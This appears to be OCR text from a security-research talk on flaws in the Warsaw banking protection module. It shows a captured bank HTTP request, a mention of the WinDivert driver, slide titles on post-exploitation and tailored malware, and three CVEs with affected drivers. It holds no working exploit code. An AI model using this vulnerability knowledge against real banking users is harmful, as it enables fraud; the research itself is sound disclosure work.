US..User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/51.0.2704.79 Saf
ari/537.36 Edge/14.14393..Accept-Encodin
g: gzip, deflate..Host: www.banese.com.b
r..Connection: Keep-Alive....
Packet [Direction=0 IfIdx=4 SubIfIdx=0]
[OUTBOUND PACKET]
IPv4 [Version=4 HdrLength=5 TOS=0 Length=384 Id=0x0835 Reserved=0 DF=1 MF=0 FragOff=0 TTL=128 Protocol=6 Checksum=0x7941 SrcAddr=172.16.82.130 DstAddr=186.227.190.139]
450001800835400080067941AC105282BAE3BE8B
C642005056E09E0C157345E85018FFFF6C8E0000
474554202F6D6F62696C652E6373732048545450
2F312E310D0A4163636570743A20746578742F63
73732C202A2F2A0D0A526566657265723A206874
74703A2F2F7777772E62616E6573652E636F6D2E
62722F696E646578312E68746D0D0A4163636570
742D4C616E67756167653A20656E2D55530D0A55
Ask me anything
5:44 PM
10/3/2016

Embedded Network Driver - WinDivert

- WinDivert Bindings
  - Python
  - .Net
  - Java

https://github.com/basil00/Divert


After Exploitation - Windows


Per

- Co
  -



Recycle Bin
yamabiko-x...
Hook-InProcS
Google Chrome
tools2vm_w...
Live_Sessio...
Process Hacker 2
procexp - Shortcut
Release - Shortcut
Test Mode
Windows 7
Build 7601
10:33 PM
1/14/2018

Tailored Malware






Tai


Computer
Search Computer
Organize
System properties
Uninstall or change a program
Map network drive
Open Control Panel
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Hard Disk Drives (1)
Local Disk (C:)
25.0 GB free of 39.9 GB
Devices with Removable Storage (2)
Floppy Disk Drive (A:)
DVD
DVD Drive (D:)
WIN-O42VM2AUGRU
Workgroup: WORKGROUP
Memory: 4.29 GB
Processor: Intel(R) Core(TM) i7-77...
1:59 AM
1/15/2018


Classic Bugs – Memory Corruption

- CVE-2017-17115 - Null Pointer Dereference @ gbprcm64.sys - Warsaw 1.18.1.2
- CVE-2017-17120 - Buffer Overflow via named pipes (OOB) - Warsaw 2.0.3.2 (Lloyd Simon)
- CVE-2017-17118 - OOB Read @ wsddntf.sys - Warsaw 2.0.3.2 - 2.2.0.43

Classi


Windows 7 x64 (exploit dev) - VMware Workstation
File Edit View VM Tabs Help
Windows 7 x64 (exploit d...
Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Users\rev>
1:15 AM
11/23/2017
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Classic Bugs – Memory Corruption



Questions?

Beer time!

je@bitwiselabs.io

https://bitwiselabs.io

@jespinhara